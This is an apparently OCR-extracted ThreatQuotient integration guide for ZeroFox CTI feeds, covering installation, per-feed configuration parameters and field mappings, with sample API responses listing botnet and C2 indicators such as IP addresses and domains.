# ThreatQuotient

## ZeroFox CTI CDF

**Version 1.0.1**

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# Contents

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# Support

This integration is designated as **ThreatQ Supported**.

**Support Email**: support@threatq.com
**Support Web**: https://support.threatq.com
**Support Phone**: 703.574.9893

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# Integration Details

ThreatQuotient provides the following details for this integration:

| | |
|---|---|
| **Current Integration Version** | 1.0.1 |
| **Compatible with ThreatQ Versions** | >= 4.50.0 |
| **Support Tier** | ThreatQ Supported |

# Introduction

The ZeroFox CTI integration for ThreatQ enables the automatic ingestion of cyber threat intelligence such as botnets, malware, ransomware, exploits, c2 servers, and more from the ZeroFox API.

The integration provides the following feeds:

- **ZeroFox CTI - Botnets** - This feed automatically pulls botnet-related IOCs and related context from the ZeroFox API.
- **ZeroFox CTI - C2 Domains** - This feed automatically pulls C2 Domain IOCs and related context from the ZeroFox API.
- **ZeroFox CTI - Malware** - This feed automatically pulls malware-related IOCs (such as hashes) and related context from the ZeroFox API.
- **ZeroFox CTI - Phishing** - This feed automatically pulls phishing-related IOCs (such as URLs and domains) and related context from the ZeroFox API.
- **ZeroFox CTI - Ransomware** - This feed automatically pulls ransomware-related IOCs (such as hashes) and related context from the ZeroFox API.
- **ZeroFox CTI - Exploits** - This feed automatically pulls exploit-related IOCs (such as CVEs) and related context from the ZeroFox API.
- **ZeroFox CTI - Vulnerabilities** - This feed automatically pulls vulnerability-related IOCs (such as CVEs) and related context from the ZeroFox API.

The integration ingests the following system objects:

- Indicators
  - Indicator Attributes
- Malware
- Vulnerabilities
  - Vulnerability Attributes

# Installation

Perform the following steps to install the integration:

> The same steps can be used to upgrade the integration to a new version.

1. Log into https://marketplace.threatq.com/.
2. Locate and download the integration yaml file.
3. Navigate to the integrations management page on your ThreatQ instance.
4. Click on the **Add New Integration** button.
5. Upload the integration yaml file using one of the following methods:
   - Drag and drop the file into the dialog box
   - Select **Click to Browse** to locate the file on your local machine

   > ThreatQ will inform you if the feed already exists on the platform and will require user confirmation before proceeding. ThreatQ will also inform you if the new version of the feed contains changes to the user configuration. The new user configurations will overwrite the existing ones for the feed and will require user confirmation before proceeding.

6. Select the individual feeds to install, when prompted, and click **Install**. The feed will be added to the integrations page.

You will still need to configure and then enable the feed.

# Configuration

> ThreatQuotient does not issue API keys for third-party vendors. Contact the specific vendor to obtain API keys and other integration-related credentials.

To configure the integration:


1. Navigate to your integrations management page in ThreatQ.
2. Select the **Commercial** option from the *Category* dropdown (optional).

   > If you are installing the integration for the first time, it will be located under the **Disabled** tab.

3. Click on the integration entry to open its details page.
4. Enter the following parameters under the **Configuration** tab:


## ZeroFox CTI - Botnets

| PARAMETER | DESCRIPTION |
|---|---|
| **ZeroFox Username/Email** | Your ZeroFox username/email. |
| **ZeroFox Password/Legacy Token** | Your ZeroFox password/legacy token. |
| **Ingested Context** | Select the context types to ingest. As of this publication, the only option is **Bot Name**. |
| **Ingested Bot Name As** | Select the entity types to be used to ingest bot names. Options include **Attributes** and **Malware Objects**. |
| **Enable SSL Verification** | Enable this option if the feed should verify the SSL certificate. |
| **Disable Proxies** | Enable this option to have the feed ignore proxies set in the ThreatQ UI. |


ZeroFox CTI - Botnets
Disabled
Enabled
Run Integration
Uninstall
Additional Information
Integration Type: Feed
Version:
Configuration
Activity Log
ZeroFox Username / Email
Enter your ZeroFox username/email to login
ZeroFox Password / Legacy Token
Enter your ZeroFox password or legacy token to login
Ingested Context
Select which pieces of context you'd like ingested into ThreatQ
Bot Name
Ingest Bot Name As
Select which entity types you'd like bot names to be ingested as into ThreatQ
Attributes
Malware Objects
Enable SSL Verification
Disable Proxies


# ZeroFox CTI - C2 Domains

| PARAMETER | DESCRIPTION |
|---|---|
| **ZeroFox Username/Email** | Your ZeroFox username/email. |
| **ZeroFox Password/Legacy Token** | Your ZeroFox password/legacy token. |
| **Ingested Context** | Select the context types to ingest. Options include **Tags** and **Port**. |
| **Ingested IOC Types** | Select the IOC types to ingest. Options include:<br>◦ IP Addresses<br>◦ IPv6 Addresses<br>◦ Domains |
| **Ingested Tags As** | Select the entity types to be used to ingest tags. Options include **Tags** and **Attributes**. |
| **Enable SSL Verification** | Enable this option if the feed should verify the SSL certificate. |
| **Disable Proxies** | Enable this option to have the feed ignore proxies set in the ThreatQ UI. |


ZeroFox CTI - C2 Domains
Disabled
Enabled
Run Integration
Uninstall
Additional Information
Integration Type: Feed
Version:
Configuration
Activity Log
ZeroFox Username / Email
Enter your ZeroFox username/email to login
ZeroFox Password / Legacy Token
Enter your ZeroFox password or legacy token to login
Ingested Context
Select which pieces of context you'd like ingested into ThreatQ
Tags
Port
Ingested IOC Types
Select which IOC types you'd like ingested into ThreatQ
IP Addresses
IPv6 Addresses
Domains
Ingest Tags As
Select which entity types you'd like tags to be ingested as into ThreatQ
Tags
Attributes
Enable SSL Verification
Disable Proxies
If true, specifies that this feed should not honor any proxies setup in ThreatQuotient.


# ZeroFox CTI - Exploits

| PARAMETER | DESCRIPTION |
|---|---|
| **ZeroFox Username/Email** | Your ZeroFox username/email. |
| **ZeroFox Password/Legacy Token** | Your ZeroFox password/legacy token. |
| **Ingest CVEs As** | Select the entity types to be used to ingest CVEs. Options include **Indicators** and **Vulnerabilities**. |
| **Enable SSL Verification** | Enable this option if the feed should verify the SSL certificate. |
| **Disable Proxies** | Enable this option to have the feed ignore proxies set in the ThreatQ UI. |




# ZeroFox CTI - Malware

| PARAMETER | DESCRIPTION |
|---|---|
| **ZeroFox Username/Email** | Your ZeroFox username/email. |
| **ZeroFox Password/Legacy Token** | Your ZeroFox password/legacy token. |
| **Ingested Context** | Select the context types to ingest. Options include:<br>◦ Malware Family<br>◦ Botnet<br>◦ C2 Servers<br>◦ Tags |
| **Ingested IOC Types** | Select the IOC types to ingest. Options include:<br>◦ MD5<br>◦ SHA-1<br>◦ SHA-256 |
| **Ingest Tags As** | Select the entity types to be used to ingest tags. Options include **Tags** and **Attributes**. |
| **Ingest Malware Family As** | Select the entity types to be used to ingest malware families. Options include **Attributes** and **Malware Objects**. |
| **Enable SSL Verification** | Enable this option if the feed should verify the SSL certificate. |
| **Disable Proxies** | Enable this option to have the feed ignore proxies set in the ThreatQ UI. |


ZeroFox CTI - Malware
Disabled
Enabled
Run Integration
Uninstall
Additional Information
Integration Type: Feed
Version:
Configuration
Activity Log
ZeroFox Username / Email
Enter your ZeroFox username/email to login
ZeroFox Password / Legacy Token
Enter your ZeroFox password or legacy token to login
Ingested Context
Select which pieces of context you'd like ingested into ThreatQ
Malware Family
Botnet
C2 Servers
Tags
Ingested IOC Types
Select which IOC types you'd like ingested into ThreatQ
MD5
SHA-1
SHA-256
Ingest Tags As
Select which entity types you'd like tags to be ingested as into ThreatQ
Tags
Attributes
Ingest Malware Family As
Select which entity types you'd like malware families to be ingested as into ThreatQ
Attributes
Malware Objects


# ZeroFox CTI - Phishing

| PARAMETER | DESCRIPTION |
|---|---|
| **ZeroFox Username/Email** | Your ZeroFox username/email. |
| **ZeroFox Password/Legacy Token** | Your ZeroFox password/legacy token. |
| **Ingested Context** | Select the context types to ingest. Options include:<br>◦ Certificate Authority<br>◦ Country Code<br>◦ ASN |
| **Ingested IOC Types** | Select the IOC types to ingest. Options include:<br>◦ IP Addresses<br>◦ Domains<br>◦ URLs |
| **Ingest ASNs As** | Select the entity types to be used to ingest ASNs. Options include **Attributes** and **Indicators**. |
| **Enable SSL Verification** | Enable this option if the feed should verify the SSL certificate. |
| **Disable Proxies** | Enable this option to have the feed ignore proxies set in the ThreatQ UI. |


ZeroFox CTI - Phishing
Disabled
Enabled
Run Integration
Uninstall
Additional Information
Integration Type: Feed
Version:
Configuration
Activity Log
ZeroFox Username / Email
Enter your ZeroFox username/email to login
ZeroFox Password / Legacy Token
Enter your ZeroFox password or legacy token to login
Ingested Context
Select which pieces of context you'd like ingested into ThreatQ
Certificate Authority
Country Code
ASN
Ingested IOC Types
Select which IOC types you'd like ingested into ThreatQ
IP Addresses
Domains
URLs
Ingest ASNs As
Select which entity types you'd like ASNs to be ingested as into ThreatQ
Attributes
Indicators
Enable SSL Verification
Disable Proxies


# ZeroFox CTI - Ransomware

| PARAMETER | DESCRIPTION |
|---|---|
| **ZeroFox Username/Email** | Your ZeroFox username/email. |
| **ZeroFox Password/Legacy Token** | Your ZeroFox password/legacy token. |
| **Ingested Context** | Select the context types to ingest. Options include:<br>◦ Ransom Note<br>◦ Tags<br>◦ Crypto Wallet Addresses<br>◦ Note URLs |
| **Ingested IOC Types** | Select the IOC types to ingest. Options include:<br>◦ MD5<br>◦ SHA-1<br>◦ SHA-256<br>◦ Email Address |
| **Ingest Tags As** | Select the entity types to be used to ingest bot names. Options include **Tags** and **Attributes**. |
| **Enable SSL Verification** | Enable this option if the feed should verify the SSL certificate. |
| **Disable Proxies** | Enable this option to have the feed ignore proxies set in the ThreatQ UI. |


ZeroFox CTI - Ransomware
Disabled
Enabled
Run Integration
Uninstall
Additional Information
Integration Type: Feed
Version:
Configuration
Activity Log
ZeroFox Username / Email
Enter your ZeroFox username/email to login
ZeroFox Password / Legacy Token
Enter your ZeroFox password or legacy token to login
Ingested Context
Select which pieces of context you'd like ingested into ThreatQ
Ransom Note
Tags
Crypto Wallet Addresses
Note URLs
Ingested IOC Types
Select which IOC types you'd like ingested into ThreatQ
MD5
SHA-1
SHA-256
Email Address
Ingest Tags As
Select which entity types you'd like tags to be ingested as into ThreatQ
Tags
Attributes
Enable SSL Verification
Disable Proxies

# ZeroFox CTI - Vulnerabilities

| PARAMETER | DESCRIPTION |
|---|---|
| **ZeroFox Username/Email** | Your ZeroFox username/email. |
| **ZeroFox Password/Legacy Token** | Your ZeroFox password/legacy token. |
| **Ingested Context** | Select the context types to ingest. Options include:<br>◦ Base Score<br>◦ Description<br>◦ Exploitability Score<br>◦ Impact Score<br>◦ Vector String<br>◦ Summary<br>◦ Remediation<br>◦ Affected Product<br>◦ Affected Vendor |
| **Ingest CVEs As** | Select the entity types to be used to ingest CVEs. Options include **Indicators** and **Vulnerabilities**. |
| **Enable SSL Verification** | Enable this option if the feed should verify the SSL certificate. |
| **Disable Proxies** | Enable this option to have the feed ignore proxies set in the ThreatQ UI. |




5. Review any additional settings, make any changes if needed, and click on **Save**.
6. Click on the toggle switch, located above the *Additional Information* section, to enable it.

# ThreatQ Mapping

## ZeroFox CTI - Botnets

The ZeroFox CTI - Botnets feed automatically pulls botnet-related IOCs and related context from the ZeroFox API.

```
GET https://api.zerofox.com/cti/botnet/
```

**Sample Response:**

```
{
    "next": "https://api.zerofox.com/cti/botnet/?
cursor=c2E9MTU1NzE4NzI3NjAwMCZzYT02Mjk2NDA5MA%3D%3D",
    "results": [
      {
        "ip_address": "46.32.123.164",
        "listed_at": "2019-05-07T00:00:08Z",
        "bot_name": "andromeda",
        "c2_ip_address": "184.105.192.2",
        "c2_domain": "differentia.ru"
      }
    ]
}
```

ThreatQuotient provides the following default mapping for this feed:

| FEED DATA PATH | THREATQ ENTITY | THREATQ OBJECT TYPE OR ATTRIBUTE KEY | PUBLISHED DATE | EXAMPLES | NOTES |
|---|---|---|---|---|---|
| `results[].ip_address` | Indicator.Value | IP Address | `results[].listed_at` | `46.32.123.164` | N/A |
| `results[].bot_name` | Indicator.Attribute | Bot Name | `results[].listed_at` | `andromeda` | If attribute ingestion is enabled |
| `results[].bot_name` | Malware.Value | N/A | `results[].listed_at` | N/A | If malware object ingestion is enabled |
| `results[].c2_ip_address` | Indicator.Value | IP Address | `results[].listed_at` | `184.105.192.2` | N/A |
| `results[].c2_domain` | Indicator.Value | FQDN | `results[].listed_at` | `differentia.ru` | N/A |
| `results[].threat_type` | Indicator.Attribute | Threat Type | `results[].listed_at` | `C2` | N/A |

# ZeroFox CTI - C2 Domains

The ZeroFox CTI - C2 Domains feed automatically pulls C2 Domain IOCs and related context from the ZeroFox API.

`GET https://api.zerofox.com/cti/c2-domains/`

**Sample Response:**


```
{
    "next": "https://api.zerofox.com/cti/c2-domains/?
cursor=c2E9MTYyNDc3NzMzMzA1MyZzYT03MjM3",
    "results": [
        {
            "domain": "personalizedyardsigns.com",
            "port": 80,
            "tags": [
                "trojan",
                "spyware",
                "stealer",
                "family:formbook",
                "rat",
                "persistence",
                "installer"
